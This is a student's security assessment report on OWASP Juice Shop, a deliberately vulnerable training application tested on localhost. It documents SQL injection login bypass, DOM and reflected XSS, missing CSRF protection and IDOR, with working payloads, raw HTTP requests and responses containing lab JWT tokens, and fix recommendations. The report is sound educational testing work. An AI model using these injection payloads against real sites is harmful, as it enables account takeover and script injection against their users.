Web Application Security Assessment Report

Cyber Security Task 1 - Web Application Security Testing

Name: Dheekshita R
Application Tested: OWASP Juice Shop
Environment: Kali Linux (Localhost Deployment)
Target URL: http://localhost:3000
Assessment Type: Manual Web Application Security Testing

Tools Used:

➔ Burp Suite Community Edition

➔ Web Browser (Manual Testing)

1. Executive Summary

This security assessment was conducted on the OWASP Juice Shop web application to identify common web application vulnerabilities using manual testing techniques and Burp Suite. The objective was to simulate real world attack scenarios and evaluate the application against relevant OWASP Top 10 security risks.

The assessment successfully identified five critical and high risk vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Insecure Direct Object Reference (IDOR), and Authentication Weaknesses. All findings were validated with real request-response evidence and supported by screenshots.

2. Scope of Assessment

In Scope

➔ User authentication (login functionality)

➔ Product search feature

➔ Review submission functionality

➔ Basket access and management

➔ Client–server API communication

Out of Scope

- ➔ Payment gateway testing
- ➔ Denial-of-Service testing
- ➔ Third-party integrations

3. Methodology

The assessment followed a manual testing approach aligned with OWASP testing principles:

1. Intercepting and analyzing HTTP requests using Burp Suite
2. Modifying parameters to test input validation and access control
3. Observing server responses for abnormal behavior
4. Confirming vulnerabilities through repeatable exploitation
5. Capturing screenshots as evidence for each confirmed issue

No automated vulnerability scanners were used.

4. Vulnerability Summary

ID	Vulnerability	Severity
V1	SQL Injection (Login Bypass)	Critical
V2	DOM-Based XSS (Search Function)	High
V3	Reflected XSS (Search Parameter)	High
V4	Cross-Site Request Forgery (CSRF)	Medium
V5	Insecure Direct Object Reference (IDOR)	Medium

5. Detailed Findings


V1: SQL Injection - Authentication Bypass

Severity: Critical
OWASP Category: A03 - Injection

Description:
The login endpoint was vulnerable to SQL Injection due to improper input validation. By injecting a crafted SQL payload into the email field, authentication was bypassed and administrative access was granted.

Evidence:

- ➔ Burp Suite intercepted login request
- ➔ SQL payload: ' OR 1=1--
- ➔ Server responded with a valid authentication token
- ➔ Admin account successfully logged in



```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 48
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss
Connection: keep-alive

{
    "email":"' OR 1=1--",
    "password":"Password@123"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-kjFiLRr5J9nRVyMS6GTswGVg4C0"
Vary: Accept-Encoding
Date: Mon, 05 Jan 2026 12:43:23 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJz
        dGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MS
        widXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1
        aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYT
        diYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUi
        OiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdE
        xvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3Nl
        dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bH
        RBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNB
        Y3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMD
        EtMDUgMTI6MjA6MTUuMTYxICswMDowMCIsInVwZGF0
        ZWRBdCI6IjIwMjYtMDEtMDUgMTI6MjA6MTUuMTYxIC
        swMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6
        MTc2NzYxNzAwNH0.s_BnKzlvgtJo9tXvzKEBUisN5y
        kLDfCNHvpLnigNueXSBJxnKlQpQ2ZEnkv7tgZ5oz4R
        M05msJ52_PutjYG0EKBiBtDikB5P17eIZhhV0Xwd5J
        GpubKLE9eHwIPVx54uD8JDg7wfozjSDYru_92zoeoi
        DGqtzfrk82G4tdZZSEY",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```

Impact:

An attacker can gain unauthorized access to privileged accounts, leading to full system compromise.

Recommendation:

- ➔ Use parameterized queries
- ➔ Implement strict server-side input validation
- ➔ Apply proper authentication logic and error handling


V2: DOM-Based Cross-Site Scripting (XSS)

Severity: High
OWASP Category: A03 - Injection

Description:
The search functionality dynamically processed user input without sanitization. A malicious payload injected into the URL executed JavaScript in the browser.

Evidence:

- ➔ Payload executed via search parameter
- ➔ JavaScript alert(1) popup displayed



localhost:3000/#/search?q=<img%20src%3Dx%20onerror%3Dalert(1)>

localhost:3000 says
1

OK
OWASP Juice Shop
ıg src=x onerror=alert(1)>
Account
EN
Search Results -
No results found
Try adjusting your search to find what you're looking for.
Items per page:
12
0 of 0

Impact:
Attackers can execute arbitrary scripts, leading to session hijacking and user data theft.

Recommendation:

- ➔ Sanitize and encode all user inputs
- ➔ Avoid direct DOM manipulation with unsanitized data
- ➔ Implement Content Security Policy (CSP)


V3: Reflected Cross-Site Scripting (XSS)

Severity: High
OWASP Category: A03 - Injection

Description:
User input supplied in the search parameter was reflected back into the response without proper encoding, allowing script execution.

Evidence:

- ➔ <script>alert('XSS')</script> reflected in response
- ➔ JavaScript executed in browser



localhost:3000/#/search?q=<script>alert('XSS')<%2Fscript>

<script>alert('XSS')</scrip

Search Results -

No results found

Try adjusting your search to find what you're looking for.

Items per page: 12

0 of 0

Impact:
Allows attackers to craft malicious URLs that execute scripts in victim browsers.

Recommendation:

- ➔ Encode output before rendering
- ➔ Validate input against allowed character sets

V4: Cross-Site Request Forgery (CSRF)

Severity: Medium


OWASP Category: A01 - Broken Access Control

Description:

The review submission endpoint accepted state-changing requests without CSRF protection.

Evidence:

- ➔ PUT request to /rest/products/1/reviews
- ➔ No CSRF token present
- ➔ Request successfully processed



```
PUT /rest/products/1/reviews HTTP/1.1
Host: localhost:3000
Content-Length: 55
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNjhlYWNiOTdkODZmMGM0NjIxZmEyYjBlMTd
jYWJkOGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiI
sImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Njc2MTk3ODN
9.RJL5Nh2jLnphdnZD0hXToTEB1kfiJK4rTyt-y8uG-YLY6aDWmivW_MK75cainSN0InyMXOdkfYVeOu2SPpuo4_N4NMQMfrpOJw0-1oQI3Hdj22Lu816AWsKzTA4Zsode9T2U98QL1jir5ql5_b4qIQDxfcZWTT3ZVX40AhdKLkc
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNjhlYWNiOTdkODZmMGM0NjIxZmEyYjBlMTd
jYWJkOGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiI
sImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Njc2MTk3ODN
9.RJL5Nh2jLnphdnZD0hXToTEB1kfiJK4rTyt-y8uG-YLY6aDWmivW_MK75cainSN0InyMXOdkfYVeOu2SPpuo4_N4NMQMfrpOJw0-1oQI3Hdj22Lu816AWsKzTA4Zsode9T2U98QL1jir5ql5_b4qIQDxfcZWTT3ZVX40AhdKLkc
Connection: keep-alive

{
  "message":"its super tasty",
  "author":"test@gmail.com"
}
```

Impact:

Attackers can force authenticated users to perform unintended actions.

Recommendation:

- ➔ Implement CSRF tokens
- ➔ Validate Origin and Referer headers

V5: Insecure Direct Object Reference (IDOR)

Severity: Medium


OWASP Category: A01 - Broken Access Control

Description:

The basket endpoint allowed access to resources using predictable object identifiers without proper authorization checks.

Evidence:

- ➔ GET request to /rest/basket/6
- ➔ Valid basket data returned



```
GET /rest/basket/6 HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWw
iOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNjhlYWNiOTdkODZmMGM0NjIxZmEyYjBlMTdjYWJkOGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJ
kZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCA
rMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Njc2MTk
3ODN9.RJL5Nh2jLnphdnZDOhXToTEB1kfiJK4rTyt-y8uG-YLY6aDWmivW_MK75cainSN0InyMXOdkfYVeOu2SPpuo4_N4NMQMfrpOJw0-1oQI3H
dj22Lu816AWsKzTA4Zsode9T2U98QL1jir5ql5_b4qIQDxfcZWTT3ZVX40AhdKLkc
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWw
iOiJ0ZXN0QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNjhlYWNiOTdkODZmMGM0NjIxZmEyYjBlMTdjYWJkOGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJ
kZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWR
zL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCA
rMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI2LTAxLTA1IDEzOjI5OjMwLjIxMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Njc2MTk
3ODN9.RJL5Nh2jLnphdnZDOhXToTEB1kfiJK4rTyt-y8uG-YLY6aDWmivW_MK75cainSN0InyMXOdkfYVeOu2SPpuo4_N4NMQMfrpOJw0-1oQI3H
dj22Lu816AWsKzTA4Zsode9T2U98QL1jir5ql5_b4qIQDxfcZWTT3ZVX40AhdKLkc
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 523
ETag: W/"20b-fLVr1hufI5+LqvOnBykp3psMeqE"
Vary: Accept-Encoding
Date: Mon, 05 Jan 2026 14:22:00 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":6,
        "coupon":null,
        "UserId":24,
        "createdAt":"2026-01-05T13:29:42.626Z",
        "updatedAt":"2026-01-05T13:29:42.626Z",
        "Products":[
            {
                "id":1,
                "name":"Apple Juice (1000ml)",
                "description":"The all-time classic.",
                "price":1.99,
                "deluxePrice":0.99,
                "image":"apple_juice.jpg",
                "createdAt":"2026-01-05T12:20:19.734Z",
                "updatedAt":"2026-01-05T12:20:19.734Z",
                "deletedAt":null,
                "BasketItem":{
                    "ProductId":1,
                    "BasketId":6,
                    "id":9,
                    "quantity":1,
                    "createdAt":"2026-01-05T13:29:52.043Z",
                    "updatedAt":"2026-01-05T13:29:52.043Z"
                }
            }
        ]
    }
```

Impact:

Attackers may access or manipulate other users data.

Recommendation:

- ➔ Enforce object level authorization
- ➔ Avoid exposing direct object identifiers

6. OWASP Top 10 Mapping

OWASP Category	Status
A01 - Broken Access Control	**Tested**
A03 - Injection	**Tested**
A07 - Identification & Authentication Failures	**Tested**

7. Conclusion

The assessment revealed multiple critical and high risk vulnerabilities that could be exploited to compromise the application. These issues primarily stem from improper input validation, weak access control, and missing security protections.

Addressing the identified vulnerabilities will significantly improve the application’s security posture and reduce the risk of exploitation.

8. Disclaimer

This assessment was performed in a controlled environment for educational purposes only. All testing was conducted with authorization on a deliberately vulnerable application.